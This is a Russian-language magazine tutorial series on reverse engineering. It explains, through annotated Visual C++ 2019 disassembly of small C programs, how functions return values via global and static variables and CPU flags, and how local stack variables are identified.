Раньше мы уже подробно обсуждали идентификацию глобальных переменных, здесь же мы сосредоточим наши усилия именно на изучении механизмов возвращения значений через глобальные переменные.

Фактически все глобальные переменные можно рассматривать как неявные аргументы каждой вызываемой функции и в то же время как возвращаемые значения. Любая функция может произвольным образом читать и модифицировать их, причем ни «передача», ни «возвращение» глобальных переменных не заметны при анализе кода вызывающей функции. Для этого необходимо тщательно исследовать вызываемую, манипулирует ли она глобальными переменными, и если да, то какими. Можно зайти и с обратной стороны: просмотром сегмента данных найти все глобальные переменные, определить их смещение и, пройдясь контекстным поиском по всему файлу, выявить функции, которые на них ссылаются.

Помимо глобальных, существуют еще и статические переменные. Они также располагаются в сегменте данных, но непосредственно доступны только объявившей их функции. Точнее, ограничение наложено не на сами переменные, а на их имена. Чтобы предоставить другим функциям доступ к собственным статическим переменным, достаточно передать указатель. К счастью, этот трюк не создает хакерам никаких проблем (хоть некоторые злопыхатели и объявляют его «прорехой в защите»). Отсутствие непосредственного доступа к «чужим» статическим переменным и необходимость взаимодействовать с функцией-владелицей через предсказуемый интерфейс (возвращенный указатель) позволяет разбить программу на отдельные независимые модули, каждый из которых может быть проанализирован отдельно. Чтобы не быть голословным, продемонстрируем это на следующем примере, который иллюстрирует возврат значения через глобальные статические переменные:

```
#include <stdio.h>

char* MyFunc(int a) {
  static char x[7][16] = { "Monday", "Tuesday", "Wednesday",
            "Thursday", "Friday", "Saturday", "Sunday" };

  return &x[a - 1][0];
}

int main() {
  printf("%s\n", MyFunc(6));
}
```

Вывод программы будет таким.

Результат компиляции компилятором Visual C++ 2019 с выключенной оптимизацией выглядит так:

```
char * MyFunc(int) proc near
arg_0 = dword ptr  8
; Загружаем в аргумент arg_0 значение из регистра ECX, переданное из
вызывающей функции
  mov     [rsp+arg_0], ecx
; Помещаем это значение в регистр EAX
  mov     eax, [rsp+arg_0]
```

Уменьшаем **EAX** на единицу. Это косвенно свидетельствует о том, что **arg_0** не указатель, хотя математические операции над указателями в C разрешены и активно используются.

```
dec     eax
; Расширение значения из двойного слова в четверное
  cdqe
; Умножение помещенного в RAX значения (arg_0-1) на 0x10 (16)
  imul    rax, 10h
; В регистр RCX помещаем указатель на строку "Monday" из таблицы
строк, расположенной в сегменте данных
  lea     rcx, x ; "Monday"
```

Прибавляем к базовому указателю на таблицу строк (**RCX**) значение, полученное путем умножения **arg_0-1** на **0x10** (**RAX**). Таблица строк располагается в сегменте данных. А в нем находятся либо статические, либо глобальные переменные. Поскольку значение аргумента **arg_0** умножается на некоторую величину (в данном случае на 16), можно предположить, что мы имеем дело с двумерным массивом. В данном случае — массивом строк фиксированной длины. Таким образом, в **RAX** содержится указатель на строку с индексом **arg_0-1**. Или, другими словами, с индексом **arg_0**, считая с одного.

```
add     rcx, rax
; Перемещаем значение, чтобы освободить регистр RCX для следующей
операции
  mov     rax, rcx
; Определяем смещение в массиве
  mov     ecx, 1
  imul    rcx, 0
```

Следующее сложение не меняет значение регистра — возвращается указатель на соответствующий элемент массива (с индексом **arg_0-1**). Как мы видим, нет никакой принципиальной разницы между возвращением указателя на регион памяти, выделенный из кучи, и возвращением указателя на статические переменные, расположенные в сегменте данных.

```
add     rax, rcx
  retn
char * MyFunc(int) endp

main proc near
  sub     rsp, 28h
; Передаем функции MyFunc значение типа int (шестой день — Saturday)
  mov     ecx, 6 ; a
; Вызываем MyFunc
  call    MyFunc(int)
```

Передаем возвращенное **MyFunc** значение функции **printf**. Судя по строке спецификаторов, это указатель на строку.

```
mov     rdx, rax
  lea     rcx, _Format ; "%s\n"
  call    printf
  xor     eax, eax
  add     rsp, 28h
  retn
main endp
```

Сегмент данных:

```
.data:0000000140003040 ; char x[7][16]
; Наличие перекрестной ссылки только на одну функцию подсказывает,
что тип этой переменной — static
.data:0000000140003040 x          db 'Monday',0 ; DATA XREF: MyFunc(
int)+10↑o
.data:0000000140003047            align 10h
.data:0000000140003050 aTuesday   db 'Tuesday',0
.data:0000000140003058            align 20h
.data:0000000140003060 aWednesday db 'Wednesday',0
.data:000000014000306A            align 10h
.data:0000000140003070 aThursday  db 'Thursday',0
.data:0000000140003079            align 20h
.data:0000000140003080 aFriday    db 'Friday',0
.data:0000000140003087            align 10h
.data:0000000140003090 aSaturday  db 'Saturday',0
.data:0000000140003099            align 20h
.data:00000001400030A0 aSunday    db 'Sunday',0
```

А теперь сравним предыдущий пример с настоящими глобальными переменными:

```
#include <stdio.h>

int a;
int b;
int c;

void Sum() {
  c = a + b;
}

void MyFunc() {
  a = 0x666;
  b = 0x777;
  Sum();
}

int main() {
  MyFunc();
  printf("%x\n", c);
}
```

Дизассемблерный листинг:

```
main proc near
; Резервируем память для локальных переменных
  sub     rsp, 28h
; Вызываем MyFunc. Обрати внимание: функции явно ничего не
передается и ничего не возвращается
  call    MyFunc(void)
```

Загружаем в **EDX** значение глобальной переменной **c**. Смотрим в сегмент данных: так-так, вот она, переменная **c**, равная неопределенному значению. Однако этому значению нельзя доверять — быть может, ее уже успели изменить ранее вызванные функции. Предположение о модификации подкрепляется парой перекрестных ссылок, одна из которых указывает на функцию **Sum** (см. ниже). Суффикс **w**, завершающий перекрестную ссылку, говорит о том, что **Sum** записывает в переменную **c** какое-то значение. Какое? Это можно узнать из анализа кода самой **Sum**.

```
mov     edx, cs:int c
```

Передаем возвращенное функцией **Sum** значение через глобальную переменную **c** функции **printf**. Судя по строке спецификаторов, аргумент имеет тип **int**.

```
lea     rcx, _Format ; "%x\n"
; Выводим возвращенный Sum результат на терминал
  call    printf
  xor     eax, eax
; Восстанавливаем регистр
  add     rsp, 28h
  retn
main endp

void MyFunc(void) proc near
; Резервируем память для локальных переменных
  sub     rsp, 28h
```

Присваиваем переменным **a** и **b** значения **0x666** и **0x777**. Указание сегмента **cs** перед типом и именем переменных говорит о том, что они находятся в сегменте данных.

```
mov     cs:int a, 666h
  mov     cs:int b, 777h
; Вызываем функцию Sum, явно не принимающую и не возвращающую
никаких значений
  call    Sum(void)
; Восстанавливаем регистр
  add     rsp, 28h
  retn
void MyFunc(void) endp

void Sum(void)  proc near
```

Загружаем в **EAX** значение глобальной переменной **b**. Находим **b** в сегменте данных: ага, есть перекрестная ссылка на **MyFunc**, которая что-то записывает в переменную **b**. Поскольку вызов **MyFunc** предшествовал вызову **Sum**, можно сказать, что **MyFunc** поместила в **b** некоторое значение.

```
mov     eax, cs:int b
```

Загружаем в **ECX** значение глобальной переменной **a**. Находим **a** в сегменте данных, также есть перекрестная ссылка на **MyFunc**, которая, возможно, что-то записывает в переменную **a**.

```
mov     ecx, cs:int a
```

Складываем **EAX** (хранящий значение глобальной переменной **a**) с **ECX** (хранящим значение глобальной переменной **b**) и записываем результат в регистр **ECX**.

```
add     ecx, eax
  mov     eax, ecx
; Помещаем результат сложения a + b в глобальную переменную c
  mov     cs:int c, eax
  retn
void Sum(void)  endp
```

Теперь мы смогли разобраться, как три функции взаимодействуют: **main()** вызывает **MyFunc()**, та инициализирует глобальные переменные **a** и **b**. Затем уже **MyFunc()** вызывает **Sum()**, помещающую сумму **a** и **b** в глобальную переменную **c**. Наконец, **main()** берет эту переменную **c** и передает ее посредством регистра функции **printf** для вывода на экран.

Уф! Как все запутано, а ведь это простейший пример из трех функций! Что же говорить о реальной программе, в которой этих функций тысячи, причем порядок вызова и поведение каждой из них далеко не так очевидны! Это еще раз доказывает, что злоупотребление глобальными переменными привносит хаос.

Сегмент данных:

```
...
.data:000000014000362C                 ; int b
.data:000000014000362C int b  dd ? ; DATA XREF: Sum(void)↑r
.data:000000014000362C                 ; MyFunc(void)+E↑w
.data:0000000140003630                 ; int a
.data:0000000140003630 int a  dd ? ; DATA XREF: Sum(void)+6↑r
.data:0000000140003630                 ; MyFunc(void)+4↑w
.data:0000000140003634                 ; int c
.data:0000000140003634 int c  dd ? ; DATA XREF: Sum(void)+10↑w
.data:0000000140003634                 ; main+9↑r
...
```

Судя по перекрестным ссылкам, все три переменные — глобальные, так как к каждой из них имеет непосредственный доступ более одной функции.

ФЛАГИ ПРОЦЕССОРА

Для большинства ассемблерных функций характерно использование регистра флагов процессора для возвращения результата успешности выполнения функции. По общепринятому соглашению установленный флаг переноса (**CF**) свидетельствует об ошибке, второе место по популярности занимает флаг нуля (**ZF**), а остальные флаги практически вообще не используются.

Установка флага переноса выполняется командой **STC** или любой математической операцией, приводящей к образованию переноса (например, **CMP a, b**, где **a** < **b**), а сброс — командой **CLC** или соответствующей математической операцией.

Флаг переноса проверяется обычно через условные переходы **JC xxx** и **JNC xxx**, соответственно исполняющиеся при наличии и отсутствии переноса. Условные переходы **JB xxx** и **JNB xxx** — их синтаксические синонимы, дающие при ассемблировании идентичный код.

```
#include <stdio.h>

// Функция сообщения об ошибке деления
void Err() {
  printf("-ERR: DIV by Zero\n");
}

// Вывод результата деления на экран
void Ok(int a) {
  printf("%x\n", a);
}
```


Ниже представлена ассемблерная функция деления. Делит **EAX** на **EBX**, возвращая частное в **EAX**, а остаток — в **EDX**. При попытке деления на ноль устанавливает флаг переноса.

```
__declspec(naked) int MyFunc() {
  __asm {
    xor edx, edx ; Обнуляем EDX, то есть команда div ожидает
делимого в EAX
    test ebx, ebx ; Проверка делителя на равенство нулю
    jz _err ; Если делитель равен нулю, перейти к ветке _err
    div ebx ; Делим EAX на EBX (EBX заведомо не равен нулю)
    ret

    ; Эта ветка получает управление при попытке деления на ноль
    _err :
      stc ; Устанавливаем флаг переноса, сигнализируя об ошибке
      ret
  }
}
```

А вот обертка для **MyFunc**. Принимает два аргумента через стек: делимое и делитель. Выводит результат деления (или сообщение об ошибке) на экран.

```
__declspec(naked) void MyFunc_2(int a, int b) {
  __asm {
    mov eax, [esp + 4] ; Загружаем в EAX содержимое аргумента a
    mov ebx, [esp + 8] ; Загружаем в EBX содержимое аргумента b
    call MyFunc ; Пытаемся делить a/b
    jnc _ok ; Если флаг переноса сброшен, выводим результат
    call Err ; Или сообщение об ошибке
    ret

    _ok :
      push eax ; Передаем результат деления
      call Ok ; Выводим его на экран
      add esp, 4 ; Вычищаем за собой стек
      ret
  }
}

int main() {
  MyFunc_2(4, 0);
}
```

Результат работы программы:



ВЫВОДЫ

Это было непросто — за один раз наскоком охватить все способы, которыми вызванная функция может возвращать результаты. Но мы справились! Мы подробно обсудили стандартные способы возврата как целочисленных, так и вещественных значений оператором **return**, увидели фундаментальную разницу между статическими и глобальными переменными. Заглянув под капот компилятора, рассмотрели, каким образом он возвращает огромные результаты в куче. Также мы обсудили ассемблерные inline-функции, как с их помощью можно оптимизировать вычисления и вернуть получившийся результат. А в самом конце мы рассмотрели вариант передачи и возврата значения посредством флагов центрального процессора.

В следующей статье мы разберем не менее увлекательную тему — как операционная система выделяет память в момент запуска программы.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИЩЕМ ПЕРЕМЕННЫЕ РАЗНЫХ ТИПОВ В ЧУЖИХ ПРОГРАММАХ

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

Вокруг переменных и с их непосредственным участием происходят главные события в любой программе. Поэтому каждый кодокопатель должен уметь находить переменные и определять их тип. Именно этим мы сегодня и займемся.

«Тип переменной» в рассматриваемом нами случае не имеет отношения к типу данных, имеется в виду совокупность способов работы с переменными со стороны программиста и компилятора, период жизни переменных и места их обитания. В идеальном случае для восстановления алгоритма исследуемой программы неплохо выяснить тип данных переменных, но это уже вопрос соотношения времени, трудозатрат и выгоды от полученной информации.

Фундаментальные основы хакерства

Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2019.


Ссылки на другие статьи из этого цикла ищи на странице автора.

ИДЕНТИФИКАЦИЯ ЛОКАЛЬНЫХ СТЕКОВЫХ ПЕРЕМЕННЫХ

Локальные переменные размещаются в стеке (его также называют автоматической памятью), а удаляет их оттуда вызываемая функция, когда она завершится. Рассмотрим подробнее, как это происходит. Сначала в стек затягиваются аргументы, передаваемые функции (если они есть), а сверху на них кладется адрес возврата, помещаемый туда инструкцией `CALL`, которая вызывает эту функцию. Получив управление, функция открывает кадр стека — сохраняет прежнее значение регистра `RBP` и устанавливает его равным регистру `RSP` (регистр — указатель вершины стека). «Выше» (то есть в более младших адресах) `RBP` находится свободная область стека, «ниже» — служебные данные (сохраненный `RBP`, адрес возврата) и аргументы.

Сохранность области стека, расположенной выше указателя вершины стека (регистра `RSP`), не гарантирована от затирания и искажения. Ее беспрепятственно могут использовать, например, обработчики аппаратных прерываний, вызываемые в непредсказуемом месте в непредсказуемое время. Да и использование стека самой функцией (для сохранения регистров или передачи аргументов) приведет к его искажению. Какой выход? Принудительно переместить указатель вершины стека вверх, тем самым заняв данную область стека. Сохранность памяти, находящейся «ниже» `RSP`, гарантируется (имеется в виду гарантируется от непреднамеренных искажений). Очередной вызов инструкции `PUSH` занесет данные на вершину стека, не затирая локальные переменные.

По окончании работы функция обязана вернуть `RSP` на прежнее место, иначе инструкция `RET` снимет со стека отнюдь не адрес возврата, а вообще невесть что (значение самой «верхней» локальной переменной) и передаст управление «в космос»...




Механизм размещения локальных переменных в стеке

На левой картинке показано состояние стека на момент вызова функции. Она открывает кадр стека, сохраняя прежнее значение регистра `RBP`, и устанавливает его равным `RSP`. На правой картинке изображено резервирование `0x14` байт стековой памяти под локальные переменные. Резервирование достигается перемещением регистра `RSP` «вверх» — в область младших адресов. Фактически локальные переменные размещаются в стеке так, как будто бы они были туда помещены командой `PUSH`. При завершении работы функция увеличивает значение регистра `RSP`, возвращая его на прежнюю позицию и освобождая тем самым память, занятую локальными переменными. Затем она стягивает со стека и восстанавливает значение `RBP`, закрывая тем самым кадр стека.

Адресация локальных переменных

Адресация локальных переменных очень похожа на адресацию стековых аргументов, только аргументы располагаются «ниже» `RBP`, а локальные переменные — «выше». Другими словами, аргументы имеют положительные смещения относительно `RBP`, а локальные переменные — отрицательные, поэтому их очень легко отличить друг от друга. Например, `[RBP+xxx]` — аргумент, а `[RBP-xxx]` — локальная переменная.

Регистр — указатель кадра стека служит как бы барьером: по одну сторону от него аргументы функции, по другую — локальные переменные.



Адресация локальных переменных

Теперь понятно, почему при открытии кадра стека значение `RSP` копируется в `RBP`, иначе адресация локальных переменных и аргументов значительно усложнилась бы, а разработчики компиляторов (как это ни странно) тоже люди и не хотят без нужды осложнять себе жизнь. Впрочем, оптимизирующие компиляторы умеют адресовать локальные переменные и аргументы непосредственно через `RSP`, освобождая регистр `RBP` для более важных целей.

Детали технической реализации

Существует множество вариантов реализации выделения и освобождения памяти под локальные переменные. Казалось бы, чем плохо очевидное `SUB RSP,xxx` на входе и `ADD RSP, xxx` на выходе? А вот некоторые компиляторы в стремлении отличаться ото всех остальных резервируют память не уменьшением, а увеличением `RSP`... Да, на отрицательное число, которое по умолчанию большинством дизассемблеров отображается как очень большое положительное. Оптимизирующие компиляторы при отводе небольшого количества памяти изменяют `SUB` на `PUSH reg`, что на несколько байтов короче. Последнее создает очевидные проблемы идентификации: попробуй разберись, то ли перед нами сохранение регистров в стеке, то ли передача аргументов, то ли резервирование памяти для локальных переменных (подробнее об этом см. раздел «Идентификация механизма выделения памяти»).

Алгоритм освобождения памяти также неоднозначен. Помимо увеличения регистра указателя вершины стека инструкцией `ADD RSP, xxx` (или в особо извращенных компиляторах увеличения его на отрицательное число), часто встречается конструкция `MOV RSP, RBP`. Мы ведь помним, что при открытии кадра стека `RSP` копировался в `RBP`, а сам `RBP` в процессе исполнения функции не изменялся. Наконец, память может быть освобождена инструкцией `POP`, выталкивающей локальные переменные одну за другой в какой-нибудь ненужный регистр (понятное дело, такой способ оправдывает себя лишь на небольшом количестве локальных переменных).

Действие	Варианты реализации		
Резервирование памяти	SUB RSP, xxx	ADD RSP, – xxx	PUSH reg
Освобождение памяти	ADD RSP, xxx	SUB RSP, – xxx	POP reg
	MOV RSP, RBP		

Наиболее распространенные варианты реализации резервирования памяти под локальные переменные и ее освобождение

Идентификация механизма выделения памяти

Выделение памяти инструкциями `SUB` и `ADD` непротиворечиво и всегда интерпретируется однозначно. Если же оно выполняется командой `PUSH`, а освобождение — `POP`, эта конструкция становится неотличима от простого освобождения/сохранения регистров в стеке. Ситуация серьезно осложняется тем, что в функции присутствуют и настоящие команды сохранения регистров, сливаясь с командами выделения памяти. Как узнать, сколько байтов резервируется для локальных переменных и резервируются ли они вообще (может, в функции локальных переменных и нет вовсе)?

Ответить на этот вопрос позволяет поиск обращений к ячейкам памяти, лежащих «выше» регистра `RBP`, то есть с отрицательными относительными смещениями. Рассмотрим два примера.

```
PUSH RBP                    PUSH RBP
PUSH RCX                    PUSH RCX
  xxx                       xxx
  xxx                       MOV [RBP-4],0x666
  xxx                       xxx
 POP RCX                    POP RCX
 POP RBP                    POP RBP
  RET
```

В левом из них никакого обращения к локальным переменным не происходит вообще, а в правом наличествует конструкция `MOV [RBP-4],0x666`, копирующая значение `0x666` в локальную переменную `var_4`. А раз есть локальная переменная, для нее кем-то должна быть выделена память. Поскольку инструкций `SUB RSP, xxx` и `ADD RSP, - xxx` в теле функций не наблюдается, подозрение падает на `PUSH RCX`, так как сохраненное содержимое регистра `RCX` располагается в стеке на четыре байта «выше» `RBP`. В данном случае подозревается лишь одна команда — `PUSH RCX`, поскольку `PUSH RBP` на роль «резерватора» не тянет. Но как быть, если подозреваемых несколько?

Определить количество выделенной памяти можно по смещению самой «высокой» локальной переменной, которую удается обнаружить в теле функции. То есть, отыскав все выражения типа `[RBP-xxx]`, выберем наибольшее смещение «xxx» — в общем случае оно равно количеству байтов выделенной под локальные переменные памяти. В частностях же встречаются объявленные, но не используемые локальные переменные. Им выделяется память (хотя оптимизирующие компиляторы просто выкидывают такие переменные за ненадобностью), но ни одного обращения к ним не происходит, и описанный выше алгоритм подсчета объема резервируемой памяти дает заниженный результат. Впрочем, эта ошибка никак не сказывается на результатах анализа программы.

Инициализация локальных переменных

Существует два способа инициализации локальных переменных: присвоение необходимого значения инструкцией `MOV` (например, `MOV [RBP-04], 0x666`) и непосредственное заталкивание значения в стек инструкцией `PUSH` (например, `PUSH 0x777`). Последнее позволяет выгодно комбинировать выделение памяти под локальные переменные с их инициализацией (разумеется, только в том случае, если этих переменных немного).

Популярные компиляторы в подавляющем большинстве случаев выполняют операцию инициализации с помощью `MOV`, а `PUSH` более характерен для ассемблерных извращений, которые встречаются, например, в защитах, имеющих задачу сбить хакеров с толку. Ну, если такой прием и смутит хакера, то только начинающего.

Размещение массивов и структур

Массивы и структуры размещаются в стеке последовательно в смежных ячейках памяти, при этом меньший индекс массива (элемент структуры) лежит по меньшему адресу, но — внимание — адресуется большим модулем смещения относительно регистра указателя кадра стека. Это не покажется удивительным, если вспомнить, что локальные переменные адресуются отрицательными смещениями, следовательно, `[RBP-0x4]` > `[RBP-0x10]`.

Путаницу усиливает и то обстоятельство, что, давая локальным переменным имена, IDA опускает знак минус. Поэтому из двух имен, скажем `var_4` и `var_10`, по меньшему адресу лежит то, чей индекс больше! Если `var_4` и `var_10` — это два конца массива, то с непривычки возникает непроизвольное желание поместить `var_4` в голову, а `var_10` в хвост массива, хотя на самом деле все наоборот!

Выравнивание в стеке

В некоторых случаях элементы структуры, массива и даже просто отдельные переменные требуется располагать по кратным адресам. Но ведь значение указателя вершины заранее не определено и неизвестно компилятору. Как же он, не зная фактического значения указателя, сможет выполнить это требование? Да очень просто — возьмет и откинет младшие биты `RSP`!

Легко доказать, что, если младший бит равен нулю, число четное. Чтобы быть уверенным, что значение указателя вершины стека делится на два без остатка, достаточно лишь сбросить его младший бит. Сбросив два бита, мы получим значение, заведомо кратное четырем, три — восьми и так далее.

Сбрасывает биты в подавляющем большинстве случаев инструкция `AND`. Например, `AND RSP, FFFFFFF0` делает `RSP` кратным шестнадцати. Как было получено это значение? Переводим `0xFFFFFFF0` в двоичный вид, получаем `11111111 11111111 11111111 11110000`. Видишь четыре нуля на конце? Значит, четыре младших бита любого числа будут маскированы и оно разделится без остатка на $2^4 = 16$.

Хотя с локальными переменными мы уже неоднократно встречались при изучении прошлых примеров, не помешает сделать это еще один раз:

local_vars_identified

```
#include <stdio.h>
#include <stdlib.h>

int MyFunc(int a, int b) {
  int c;  // Локальная переменная типа int
  char x[50]; // Массив (демонстрирует схему размещения массивов в памяти)
  c = a + b;  // Заносим в с сумму аргументов a и b
  _itoa_s(c, &x[0], sizeof(x), 0x10); // Переводим сумму a и b в строку
  printf("%x == %s == ", c, &x[0]); // Выводим строку на экран

  return c;
}

int main() {
  // Объявляем локальные переменные a и b для того, чтобы
  // продемонстрировать механизм их инициализации компилятором.
  // Такие извращения понадобились для того, чтобы запретить
  // оптимизирующему компилятору помещать локальную переменную
  // в регистр (см. «Идентификация регистровых переменных»)
  int a = 0x666;
  int b = 0x777;
  int c[1];


  // Так как функции printf передается указатель на c,
  // а указатель на регистр быть передан не может,
  // компилятор вынужден оставить переменную в памяти
  c[0] = MyFunc(a, b);
  printf("%x\n", &c[0]);

  return 0;
}
```

Результат выполнения программы local_vars_identified показан на картинке ниже.

```
Консоль отладки Microsoft Visual Studio
ddd == ddd == bbaffbf8
```

Обрати внимание, так как третье значение в выводе — адрес, при каждом запуске приложения его значение будет меняться

Результат компиляции компилятором Microsoft Visual C++ 2019 в режиме реального времени с отключенной оптимизацией должен выглядеть так:

```
int MyFunc(int, int) proc near
Value           = dword ptr -58h
DstBuf          = byte ptr -50h
var_18          = qword ptr -18h
```

Локальные переменные располагаются по отрицательному смещению относительно `RBP`, а аргументы функции — по положительному. Выше мы обсуждали, что большинство компиляторов (в том числе Visual C++) оптимизируют код, освобождая регистр `RBP`, являющийся указателем кадра стека, чтобы он исполнял роль дополнительного регистра общего назначения. При этом функцию `RBP` начинает выполнять `RSP` (указатель на вершину стека). Заметь также: чем выше расположена переменная, тем больше модуль ее смещения.

```
arg_0           = dword ptr  8
arg_8           = dword ptr  10h
; Инициализируем аргументы в памяти, загружая их значения из регистров
                mov     [rsp+arg_8], edx
; О том, что это аргументы, а не нечто иное, говорит их положительное смещение относительно регистра RBP
                mov     [rsp+arg_0], ecx
; Уменьшаем значение RSP на 0x78, резервируя 0x78 байт под локальные переменные
                sub     rsp, 78h
                mov     rax, cs:__security_cookie
                xor     rax, rsp
                mov     [rsp+78h+var_18], rax
; Вновь копируем аргументы в регистры для удобства последующих операций
                mov     eax, [rsp+78h+arg_8]
                mov     ecx, [rsp+78h+arg_0]
; Складываем значения аргументов
                add     ecx, eax
                mov     eax, ecx
```

А вот и первая локальная переменная! На то, что это именно она и есть, указывает ее отрицательное смещение относительно регистра `RBP`. Почему отрицательное? А посмотри, как IDA определила `Value`. По моему личному мнению, было бы намного нагляднее, если бы отрицательные смещения локальных переменных подчеркивались более явно.

Копируем сумму в переменную `Value`.

```
mov     [rsp+78h+Value], eax
; Смещение
                mov     eax, 1
                imul    rax, 0
; В RAX загружаем указатель на буфер-приемник
                lea     rax, [rsp+rax+78h+DstBuf]
; Передаем функции _itoa_s значение 0x10 (тип системы счисления)...
                mov     r9d, 10h        ; Radix
; ...затем передаем значение 0x32 — размер буфера-приемника...
                mov     r8d, 32h ; '2'  ; Size
; ...указатель на сам буфер-приемник...
                mov     rdx, rax        ; DstBuf
; ...наконец, само значение для преобразования
                mov     ecx, [rsp+78h+Value] ; Value
```

Вызов `_itoa_s`: переводим содержимое `Value` в шестнадцатеричную систему счисления, возвращаем результат в строковой форме в буфере-приемнике.

```
call    cs:__imp__itoa_s
; Определяем смещение
                mov     eax, 1
                imul    rax, 0
                lea     rax, [rsp+rax+78h+DstBuf]
; Подготавливаем параметры для вызова printf:
; указатель на строку
                mov     r8, rax
; первоначальное значение
                mov     edx, [rsp+78h+Value]
; указатель на форматную строку
                lea     rcx, _Format    ; "%x == %s == "
; вызов printf
                call    printf
; Возвращаем в EAX значение локальной переменной Value
                mov     eax, [rsp+78h+Value]
                mov     rcx, [rsp+78h+var_18]
                xor     rcx, rsp        ; StackCookie
                call    __security_check_cookie
; Освобождаем память, занятую локальными переменными
                add     rsp, 78h
                retn
int MyFunc(int, int) endp

main            proc near
b               = dword ptr -28h
a               = dword ptr -24h
var_20          = dword ptr -20h
var_18          = qword ptr -18h
; Резервируем 0x48 байт памяти для локальных переменных
                sub     rsp, 48h
                mov     rax, cs:__security_cookie
                xor     rax, rsp
                mov     [rsp+48h+var_18], rax
; Инициализируем локальную переменную a, присваивая ей значение 0x666
                mov     [rsp+48h+a], 666h
; Инициализируем локальную переменную b, присваивая ей значение 0x777
                mov     [rsp+48h+b], 777h
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИЩЕМ ПЕРЕМЕННЫЕ РАЗНЫХ ТИПОВ В ЧУЖИХ ПРОГРАММАХ

Смотри, локальные переменные расположены в памяти в обратном порядке обращения к ним! Не объявления, а именно обращения! Вообще-то порядок расположения не всегда бывает именно таким, это зависит от компилятора, поэтому полагаться на порядок никогда не стоит!

```
; Копируем в регистр EDX значение переменной b
                mov     edx, [rsp+48h+b] ; b
; Копируем в регистр ECX значение переменной a
                mov     ecx, [rsp+48h+a] ; a
; Вызываем MyFunc
                call    MyFunc(int,int)
; Определяем смещение
                mov     ecx, 4
                imul    rcx, 0
; Присваиваем возвращенное функцией MyFunc значение переменной var_20
                mov     [rsp+rcx+48h+var_20], eax
; Снова определяем смещение
                mov     eax, 4
                imul    rax, 0
                lea     rax, [rsp+rax+48h+var_20]
; Передаем функции printf указатель на локальную переменную var_20...
                mov     rdx, rax
; ...передаем указатель на форматную строку
                lea     rcx, asc_140002260 ; "%x\n"
                call    printf
; Возвращаем ноль
                xor     eax, eax
                mov     rcx, [rsp+48h+var_18]
                xor     rcx, rsp        ; StackCookie
